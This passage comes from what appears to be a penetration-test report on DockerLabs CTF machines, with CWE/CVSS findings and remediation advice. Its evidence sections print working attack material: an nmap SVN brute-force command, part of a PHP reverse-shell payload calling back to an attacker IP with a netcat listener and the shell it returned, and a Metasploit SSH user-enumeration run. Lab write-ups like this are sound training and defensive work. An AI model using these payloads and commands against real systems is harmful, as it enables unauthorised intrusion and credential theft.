


Figure 69 - Port 80 landing page for the Subversión machine

Directory enumeration on port 80 revealed an `/upload` endpoint containing a hint that the `svnuser` account could interact with the SVN repository. Attempting to browse the repository returned an authentication prompt:

```
(kali@kali)-[~/CTFs/dockerlabs/subversion/writeup]
$ svn ls svn://172.17.0.2/subversion --username=test
Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Clave de 'test':

Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Usuario: test
Clave de 'test':

Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Usuario: test
Clave de 'test':

svn: E170013: Unable to connect to a repository at URL 'svn://172.17.0.2/subversion'
svn: E170001: Error de autenticación del servidor: Username not found

(kali@kali)-[~/CTFs/dockerlabs/subversion/writeup]
$ svn ls svn://172.17.0.2/subversion --username=svnuser
Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Clave de 'svnuser':

Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Usuario: svnuser
Clave de 'svnuser':

Reino de autenticación: <svn://172.17.0.2:3690> 50f8afbc-4def-4427-9391-50d90a83567b
Usuario: svnuser
Clave de 'svnuser':

svn: E170013: Unable to connect to a repository at URL 'svn://172.17.0.2/subversion'
svn: E170001: Error de autenticación del servidor: Password incorrect
```

Figure 70 - SVN repository requiring authentication

Exploitation

Nmap's `svn-brute` script was combined with a wordlist prefixed with the known username to brute-force valid credentials:

```
sed 's/^/svnuser\\/' /usr/share/wordlists/rockyou.txt > svnuser_rockyou.txt
nmap --script svn-brute \
  --script-args svn-brute.repo=/subversion/,brute.credfile=./svnuser_rockyou.txt \
  -p 3690 <SUBVERSION_IP>
```

The attack recovered valid, weak credentials: `svnuser:iloveyou!`. Checking out the repository with these credentials exposed its full contents — a compiled binary (`subversion`) and its C source code (`subversion.c`) — which were reviewed to identify the vulnerabilities documented in **Insecure/Predictable Pseudo-Random Number Generator Enables Prediction of Application Secrets** and **Stack-Based Buffer Overflow via Unsafe `gets()` Call Leads to Remote Code Execution**.

20. Arbitrary File Write via Admin Plugin Leads to Remote Code Execution (WalkingCMS) - High

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	7.2 / CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Root Cause	With administrator access to the WordPress panel, the File Manager plugin was installed, which allows direct browsing and editing of arbitrary files on the server filesystem from the web interface, including PHP source files. This was used to modify an existing <code>.php</code> file and insert a PHP reverse-shell payload, which executed with the privileges of the web server process when requested.
Impact	Any WordPress administrator account (including one obtained through the credential attacks documented above) can trivially escalate from "application admin" to full remote code execution on the underlying server, simply by installing a plugin and editing a file — no additional vulnerability is required. This is the step that turned a web-application compromise into full operating-system access in this engagement.
Affected Component	<code>http://<TARGET_IP>/wordpress/wp-admin/</code> - File Manager plugin
Remediation	• Restrict or disable plugin installation for administrative accounts where not strictly necessary, and audit installed plugins regularly. • Disable direct PHP file editing from the WordPress admin panel (<code>DISALLOW_FILE_EDIT</code> in <code>wp-config.php</code>) and disallow plugin/theme installation (<code>DISALLOW_FILE_MODS</code>). • Run the web server process under a low-privilege account with a read-only filesystem where possible, and isolate it (containers, chroot, mandatory access control) to limit the blast radius of any RCE. • Deploy egress filtering / an IDS capable of detecting reverse-shell callback traffic.
References	• https://cwe.mitre.org/data/definitions/434.html • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Finding Evidence

From the administration panel, the **File Manager** plugin was installed, providing direct filesystem access from the browser:





Figure 71 - File Manager plugin installed and accessible from wp-admin

An existing `.php` file was located and edited through the plugin to insert a PHP reverse-shell payload:



```
1
2 <?php
3 // php-reverse-shell - A Reverse Shell implementation in PHP
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 set_time_limit (0);
7 $VERSION = "1.0";
8 $ip = '192.168.68.55'; // You have changed this
9 $port = 443; // And this
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; /bin/sh -i';
14 $daemon = 0;
15 $debug = 0;
16
17 //
18 // Daemonise ourself if possible to avoid zombies later
19 //
20
21 // pcntl_fork is hardly ever available, but will allow us to daemonise
22 // our php process and avoid zombies. Worth a try...
```

Figure 72 - Inserting a PHP reverse shell payload through the File Manager plugin

Before triggering the payload, a listener was started on the attacking machine:

```
(kali@kali)-[~/Escritorio]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
```

Figure 73 - Netcat listener prepared on the attacking machine

Requesting the modified file executed the payload and returned a reverse shell as the web server user:

```
(kali@kali)-[~/Escritorio]
$ sudo nc -nlvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
connect to [192.168.68.55] from (UNKNOWN) [172.17.0.2] 55492
Linux 288bdb7d86db 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64 GNU/Linux
11:21:11 up 11:16, 0 user, load average: 0.52, 0.35, 0.33
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 74 - Reverse shell obtained as the web server user

21. SSH User Enumeration via Metasploit Auxiliary Module (BreakMySSH) - Medium

CWE	CWE-203 - Observable Discrepancy
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The target's SSH service (BreakMySSH host) responds differently depending on whether a submitted username exists on the system. This behavior was automated with a Metasploit auxiliary SSH user-enumeration module against a wordlist of common usernames, allowing an unauthenticated attacker to build a list of valid local accounts — including root — without any prior access.
Impact	Knowing which usernames are valid on a target host significantly narrows the search space for any follow-on credential attack (password spraying, brute-force, credential stuffing). In this engagement, the enumerated username list directly enabled the subsequent SSH brute-force attack that fully compromised the host (see Weak root SSH Password Allows Brute-Force Takeover).
Affected Component	ssh://<TARGET_IP>:22
Remediation	• Upgrade/patch the SSH daemon to a version not vulnerable to timing- or response-based user enumeration. • Ensure authentication failure responses (timing and content) are identical regardless of whether the username exists. • Rate-limit and monitor/alert on repeated SSH authentication attempts from a single source. • Combine with network-level protections (fail2ban, allow-lists, VPN-only SSH access) to reduce exposure to automated enumeration.
References	• https://cwe.mitre.org/data/definitions/203.html • https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_enumusers/

Finding Evidence

Reconnaissance

An initial port scan against the target showed only one exposed service: SSH on port 22.

```
(kali@kali)-[~/Desktop/CTF/BreakMySSH/breakmyssh]
$ sudo nmap -p- --open -n -sV -Pn --min-rate 3000 172.17.0.2 -oA scans/allports
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-04 11:30 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
MAC Address: F6:38:A4:64:FE:A9 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

Figure 75 - Nmap scan showing only port 22/SSH open

Enumerating valid SSH usernames

With SSH as the only entry point, Metasploit was used to search for SSH enumeration modules:

```

[+] metasploit v6.4.135-dev
+ -- --[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

seamsf > search ssh enum

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/cerberus_sftp_enumusers                      2014-05-27     normal No      Cerberus FTP Server SFTP Username Enumeration
1  auxiliary/scanner/http/gitlab_user_enum                          2014-11-21     normal No      GitLab User Enumeration
2  post/linux/gather/enum_network                                   .              normal No      Linux Gather Network Information
3  post/windows/gather/enum_putty_saved_sessions                    .              normal No      PuTTY Saved Sessions Enumeration Module
4  auxiliary/scanner/ssh/ssh_enumusers                              .              normal No      SSH Username Enumeration
5  \_ action: Malformed Packet                                       .              .      Use a malformed packet
6  \_ action: Timing Attack                                          .              .      Use a timing attack
7  auxiliary/scanner/ssh/ssh_enum_git_keys                          .              normal No      Test SSH Github Access

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/ssh/ssh_enum_git_keys

msf >

```

Figure 76 - Searching for SSH enumeration modules in Metasploit

The SSH user-enumeration auxiliary module was selected and configured with a `user_file` wordlist of candidate usernames:

```

msf auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

Name          Current Setting  Required  Description
-  -
CHECK_FALSE   true            no        Check for false positives (random username)
DB_ALL_USERS  false          no        Add all users in the current database to the list
Proxies       .              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS        172.17.0.2      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         22              yes       The target port
THREADS       1               yes       The number of concurrent threads (max one per host)
THRESHOLD     10              yes       Amount of seconds needed before a user is considered found (timing attack only)
USERNAME      .               no        Single username to test (username spray)
USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt no        File containing usernames, one per line

Auxiliary action:

Name          Description
-  -
Malformed Packet  Use a malformed packet

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_enumusers) >

```

Figure 77 - Configuring the SSH user enumeration module with a username wordlist

Running the module returned a list of valid usernames on the target, notably including `root`:

```
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 172.17.0.2:22 - SSH - Using malformed packet technique
[*] 172.17.0.2:22 - SSH - Checking for false positives
[*] 172.17.0.2:22 - SSH - Starting scan
[+] 172.17.0.2:22 - SSH - User '_apt' found
[+] 172.17.0.2:22 - SSH - User 'backup' found
[+] 172.17.0.2:22 - SSH - User 'bin' found
[+] 172.17.0.2:22 - SSH - User 'daemon' found
[+] 172.17.0.2:22 - SSH - User 'games' found
[+] 172.17.0.2:22 - SSH - User 'gnats' found
[+] 172.17.0.2:22 - SSH - User 'irc' found
[+] 172.17.0.2:22 - SSH - User 'list' found
[+] 172.17.0.2:22 - SSH - User 'lp' found
[+] 172.17.0.2:22 - SSH - User 'mail' found
[+] 172.17.0.2:22 - SSH - User 'man' found
[+] 172.17.0.2:22 - SSH - User 'news' found
[+] 172.17.0.2:22 - SSH - User 'nobody' found
[+] 172.17.0.2:22 - SSH - User 'proxy' found
[+] 172.17.0.2:22 - SSH - User 'root' found
[+] 172.17.0.2:22 - SSH - User 'sync' found
[+] 172.17.0.2:22 - SSH - User 'sys' found
[+] 172.17.0.2:22 - SSH - User 'uucp' found
[+] 172.17.0.2:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) > █
```

Figure 78 - Running the module and obtaining a list of valid usernames including root

This confirmed username enumeration was possible and provided a high-value target account (**root**) for the subsequent credential attack.

22. Sensitive Data Hidden via Steganography in a Publicly Accessible Image Discloses a KeePass Database (HackPenguin) - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The HackPenguin host serves a default Apache landing page and a single additional page (<code>/penguin.html</code>) containing an unauthenticated, publicly reachable image of penguins. The image was found to contain a steganographically embedded file — a KeePass password database (<code>penguin.kdbx</code>) — extractable with <code>stegseek</code> and no prior knowledge of a passphrase beyond a common wordlist.
Impact	Publishing a file that secretly embeds sensitive material (in this case an entire credential database) on a page reachable by any unauthenticated visitor effectively discloses that material to anyone who thinks to check. While steganography raises the bar over storing the file in the open, it is not a substitute for actual access control, and automated tools make extraction from common stego tools (e.g. <code>steghide</code>) practical at scale.
Affected Component	<code>http://<HACKPENGUIN_IP>/penguin.html</code>
Remediation	• Never rely on steganography or obscurity as an access-control mechanism for sensitive files such as credential databases. • Do not publish credential stores (KeePass databases, key files, etc.) on any endpoint reachable without authentication, embedded or not. • If a legitimate need exists to distribute a protected credential file, do so through an authenticated, access-controlled channel and use a strong, unique passphrase.
References	• https://cwe.mitre.org/data/definitions/200.html • https://github.com/RickdeJager/stegseek

Finding Evidence

Reconnaissance

An `nmap` scan against the target identified **SSH (22, OpenSSH 8.9p1)** and **Apache (80, 2.4.52)**. Browsing to port 80 showed the Apache2 Ubuntu default page:




Figure 79 - Apache default page on port 80

Directory brute-forcing with **gobuster** uncovered **/penguin.html**, a page containing nothing but an image of penguins:




Figure 80 - The /penguin.html page showing only an image

Exploitation

The image was downloaded and analyzed for steganographic content. **stegseek**, run against the image with the **rockyou.txt** wordlist, successfully cracked the embedded passphrase and extracted a hidden file: **penguin.kdbx** — a KeePass password database.

This database was then attacked offline to recover its master password, documented in **Weak KeePass Master Password Cracked via Offline Dictionary Attack Discloses SSH Credentials**.

23. WordPress Username Enumeration via Differential Authentication Responses (WalkingCMS) - Medium

CWE	CWE-203 - Observable Discrepancy
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The WalkingCMS target runs a WordPress site (version 6.4.3) whose login form returns distinguishable error messages depending on whether a submitted username exists. Combined with <code>wpscan</code> 's user-enumeration module, this allowed an unauthenticated attacker to confirm a valid administrative username (<code>mario</code>) before attempting any credential attack.
Impact	Confirming valid usernames ahead of time removes one of the two unknowns in a credential attack, making subsequent brute-force or password-spraying attacks (see Weak Administrator Credentials Exposed via XML-RPC Brute-Force) significantly faster and more likely to succeed.
Affected Component	<code>http://<TARGET_IP>/wordpress/wp-login.php</code>
Remediation	• Return an identical, generic error message for both "unknown username" and "wrong password" cases. • Rate-limit and monitor login attempts to detect enumeration/brute-force activity. • Install a security plugin (or WAF rule) that specifically blocks WordPress username-enumeration techniques (including the <code>?author=</code> parameter and REST API user endpoints).
References	• https://cwe.mitre.org/data/definitions/203.html • https://wpscan.com/

Finding Evidence

Port scanning the target showed only port 80 open, pointing to a web application as the primary attack surface:

